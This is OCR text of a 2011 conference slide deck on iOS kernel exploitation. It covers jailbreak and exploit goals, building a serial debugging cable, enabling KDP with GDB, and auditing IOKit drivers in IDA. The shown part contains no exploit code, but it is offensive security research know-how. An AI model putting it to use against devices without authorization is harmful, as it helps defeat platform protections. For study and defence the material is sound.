SektionEins
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iOS Kernel Exploitation
--- IOKIT Edition ---

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SyScan'11
前瞻資安技術年會

Who am I?

- Stefan Esser
- from Cologne / Germany
- in information security since 1998
- PHP core developer since 2001
- Month of PHP Bugs and Suhosin
- recently focused on iPhone security (ASLR, jailbreak)
- founder of SektionEins GmbH
- currently also working as independent contractor

Agenda

- Introduction
- Kernel Debugging
- Auditing IOKit Drivers
- Kernel Exploitation
    - Stack Buffer Overflows
    - Heap Buffer Overflows
- Kernel patches from Jailbreaks

Part I

Introduction

Mac OS X vs. iOS (I)

- iOS is based on XNU like Mac OS X
- exploitation of kernel vulnerabilities is therefore similar
- there are no mitigations inside the kernel e.g. heap/stack canaries
- some kernel bugs can be found by auditing the open source XNU
- some bugs are only/more interesting on iOS

Mac OS X vs. iOS (II)

OS X	iOS
user-land dereference bugs are not exploitable	user-land dereference bugs are partially exploitable
privilege escalation to root usually highest goal	privilege escalation to root only beginning (need to escape sandbox everywhere)
memory corruptions or code exec in kernel nice but usually not required	memory corruption or code exec inside kernel always required
kernel exploits only trigger-able as root are not interesting	kernel exploits only trigger-able as root interesting for untethering exploits

Types of Kernel Exploits

DYNAMIC CODESIGNING

- normal kernel exploits
  - privilege escalation from “mobile“ user in applications
  - break out of sandbox
  - disable code-signing and RWX protection for easier infection
  - must be implemented in 100% ROP

- untethering exploits
  - kernel exploit as “root“ user during boot sequence
  - patch kernel to disable all security features in order to jailbreak
  - from iOS 4.3.0 also needs to be implemented in 100% ROP

Getting Started

- Best test-device: iPod 4G
- State: jailbroken or development phone
- Software: grab iOS firmware and decrypt kernel
- Testing method: panic logs / kernel debugger

Part II

Kernel Debugging

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
iOS Kernel Debugging

- no support for kernel level debugging by iOS SDK
- developers are not supposed to do kernel work anyway
- strings inside kernelcache indicate the presence of debugging code
- boot arg “debug“ is used
- and code of KDP seems there

KDP on iOS 4

- the OS X kernel debugger KDP is obviously inside the iOS kernel
- but KDP does only work via ethernet or serial interface
- how to communicate with KDP?
- the iPhone / iPad do not have ethernet or serial, do they?


iPhone Dock Connector (Pin-Out)



PIN	Desc
1,2	GND
3	Line Out - R+
4	Line Out - L+
5	Line In - R+
6	Line In - L+
8	Video Out
9	S-Video CHR Output
10	S-Video LUM Output
11	GND
12	Serial TxD
13	Serial RxD
14	NC
15,16	GND
17	NC
18	3.3V Power
19,20	12V Firewire Power
21	Accessory Indicator/Serial Enable
22	FireWire Data TPA-
23	USB Power 5 VDC
24	FireWire Data TPA+
25	USB Data -
26	FireWire Data TPB-
27	USB Data +
28	FireWire Data TPB+
29,30	GND


- iPhone Dock Connector has PINs for
  - Line Out / In
  - Video Out
  - USB
  - FireWire
  - Serial


USB Serial to iPhone Dock Connector



Ingredients (I)

- 470 kΩ resistor
- used to bridge pin 1 and 21
- activates the UART
- costs a few cents





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

Ingredients (II)


- PodBreakout
- easy access to dock connector pins
- some revisions have reversed pins
- even I was able to solder this
- about 12 EUR



Ingredients (III)


- FT232RL Breakout Board
- USB to Serial Convertor
- also very easy to solder
- about 10 EUR







Ingredients (IV)


- USB cables
- type A -> mini type B
- provides us with wires and connectors
- costs a few EUR





Final USB and USB Serial Cable





- attaching a USB type A connector to the USB pins is very useful
- we can now do SSH over USB
- and kernel debug via serial line at the same time

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GDB and iOS KDP

- GDB coming with the iOS SDK has ARM support
- it also has KDP support
- however it can only speak KDP over UDP
- KDP over serial is not supported

KDP over serial

- KDP over serial is sending fake ethernet UDP over serial
- SerialKDPProxy by David Elliott is able to act as serial/UDP proxy

```
$ SerialKDPProxy /dev/tty.usbserial-A600exos
Opening Serial
Waiting for packets, pid=362
^@AppleS5L8930XIO::start: chip-revision: C0
AppleS5L8930XIO::start: PIO Errors Enabled
AppleARMPL192VIC::start: _vicBaseAddress = 0xccaf5000
AppleS5L8930XGPIOIC::start: gpioicBaseAddress: 0xc537a000
AppleARMPerformanceController::traceBufferCreate: _pcTraceBuffer: 0xcca3a000 ...
AppleS5L8930XPerformanceController::start: _pcBaseAddress: 0xccb3d000
AppleARMPerformanceController configured with 1 Performance Domains
AppleS5L8900XI2SController::start: i2s0 i2sBaseAddress: 0xcb3ce400 i2sVersion: 2
...
AppleS5L8930XUSBPhy::start : registers at virtual: 0xcb3d5000, physical: 0x86000000
AppleVXD375 - start (provider 0x828bca00)
AppleVXD375 - compiled on Apr  4 2011 10:19:48
```

Activating KDP on the iPhone

- KDP is only activated if the boot-arg “debug“ is set
- boot-args can be set with e.g. redsn0w 0.9.8b4
- or faked with a custom kernel
- patch your kernel to get into KDP anytime (e.g. breakpoint in unused syscall)

Name	Value	Meaning
DB_HALT	0x01	Halt at boot-time and wait for debugger attach.
DB_KPRT	0x08	Send kernel debugging kprintf output to serial port.
...	...	Other values might work but might be complicated to use.

Using GDB...

```
$ /Developer/Platforms/iPhoneOS.platform/Developer/usr/bin/gdb -arch armv7 \
        kernelcache.iPod4,1_4.3.2_8H7.symbolized
GNU gdb 6.3.50-20050815 (Apple version gdb-1510) (Fri Oct 22 04:12:10 UTC 2010)
...
(gdb) target remote-kdp
(gdb) attach 127.0.0.1
Connected.
(gdb) i r
r0             0x00
r1             0x11
r2             0x00
r3             0x11
r4             0x00
r5             0x8021c814    -2145269740
r6             0x00
r7             0xc5a13efc    -979288324
r8             0x00
r9             0x27     39
r10            0x00
r11            0x00
r12            0x802881f4    -2144828940
sp             0xc5a13ee4    -979288348
lr             0x8006d971    -2147034767
pc             0x8006e110    -2147032816
```

Part III

Auditing IOKit Drivers

IOKit Kernel Extensions

- kernelcache contains prelinked KEXTs in __PRELINK_TEXT segment
- these files are loaded KEXT
- more than 130 of them
- IDA 6.2 can handle this by default
- earlier IDA versions require help from an idapython script

List all KEXT

Retrieved KEXT

Address	Name	Version
8032B000	com.apple.driver.IOSlaveProcessor	1.0.0d1
8032E000	com.apple.driver.IOP_s5l8930x_firmware	2.0.0
80362000	com.apple.driver.AppleARMPlatform	1.0.0
8037D000	com.apple.iokit.IOMobileGraphicsFamily	1.0.0d1
80386000	com.apple.iokit.AppleDisplayPipe	1.0.0d1
80392000	com.apple.driver.AppleCLCD	1.0.0d1
8039A000	com.apple.iokit.AppleProfileFamily	53.1
803B9000	com.apple.driver.AppleProfileKEventAction	16
803BB000	com.apple.IOKit.IOStreamFamily	1.0.0d1
803BE000	com.apple.iokit.IOAudio2Family	1.0
803C6000	com.apple.AppleFSCompression.AppleFSCompressionTypeZlib	29
803CC000	com.apple.iokit.IOUSBFamily	0.0.0
803EE000	com.apple.iokit.IOUSBUserClient	0.0.0
803F0000	com.apple.driver.AppleProfileThreadInfoAction	21
803F3000	com.apple.iokit.IOHIDFamily	1.5.2
8040A000	com.apple.driver.AppleEmbeddedAccelerometer	1.0.0d1
80410000	com.apple.driver.AppleTetheredDevice	1.0.0d1
80412000	com.apple.driver.ApplePinotLCD	1.0.0d1
80414000	com.apple.filesystems.msdosfs	1.7
8041F000	com.apple.iokit.IOSerialFamily	9.1
80426000	com.apple.driver.AppleOnboardSerial	1.0
80430000	com.apple.driver.AppleReliableSerialLayer	1.0.0d1

Help Search Cancel OK

Line 3 of 134

IOKit Driver Classes (I)

- IOKit drivers are implemented in a subset of C++
- classes and their method tables can be found in kernelcache
- main kernel IOKit classes even come with symbols

```
:8026A2A8 ; `vtable for'IOService
:8026A2A8 __ZTV9IOService DCB    0                ; DATA XREF: IOResources::getWorkLoop(void)+C|o
:8026A2A8                                         ; __text:off_801D1AE0|o ...
:8026A2A9                 DCB    0
:8026A2AA                 DCB    0
:8026A2AB                 DCB    0
:8026A2AC                 DCB    0
:8026A2AD                 DCB    0
:8026A2AE                 DCB    0
:8026A2AF                 DCB    0
8026A2B0 off_8026A2B0     DCD sub_801D6F10+1      ; DATA XREF: IOService::IOService(void)+E|o
8026A2B0                                          ; __text:off_801D6A14|o ...
8026A2B4                  DCD __ZN9IOServiceD0Ev+1
8026A2B8                  DCD __ZNK8OSObject7releaseEi+1
8026A2BC                  DCD __ZNK8OSObject14getRetainCountEv+1
8026A2C0                  DCD __ZNK8OSObject6retainEv+1
8026A2C4                  DCD __ZNK8OSObject7releaseEv+1
8026A2C8                  DCD __ZNK8OSObject9serializeEP11OSSerialize+1
8026A2CC                  DCD __ZNK9IOService12getMetaClassEv+1
8026A2D0                  DCD __ZNK15OSMetaClassBase9isEqualToEPKS_+1
8026A2D4                  DCD __ZNK8OSObject12taggedRetainEPKv+1
8026A2D8                  DCD __ZNK8OSObject13taggedReleaseEPKv+1
8026A2DC                  DCD __ZNK8OSObject13taggedReleaseEPKvi+1
8026A2E0                  DCD __ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase3Ev+1
8026A2E4                  DCD __ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase4Ev+1
8026A2E8                  DCD __ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase5Ev+1
8026A2EC                  DCD __ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase6Ev+1
8026A2F0                  DCD __ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase7Ev+1
8026A2F4                  DCD __ZN8OSObject4initEv+1
8026A2F8 off_8026A2F8     DCD __ZN9IOService4freeEv+1
8026A2F8                                          ; DATA XREF: IOMapper::free(void)+18|o
8026A2F8                                          ; IOUserClient::free(void)+1E|o ...
8026A2FC                  DCD __ZNK15IORegistryEntry12copyPropertyEPKcPK15IORegistryPlanem+1
```


